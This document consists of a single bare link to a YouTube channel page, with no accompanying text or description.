<https://www.youtube.com/channel/UCf-F-eATCUXYaUVk8Xl7OOQ>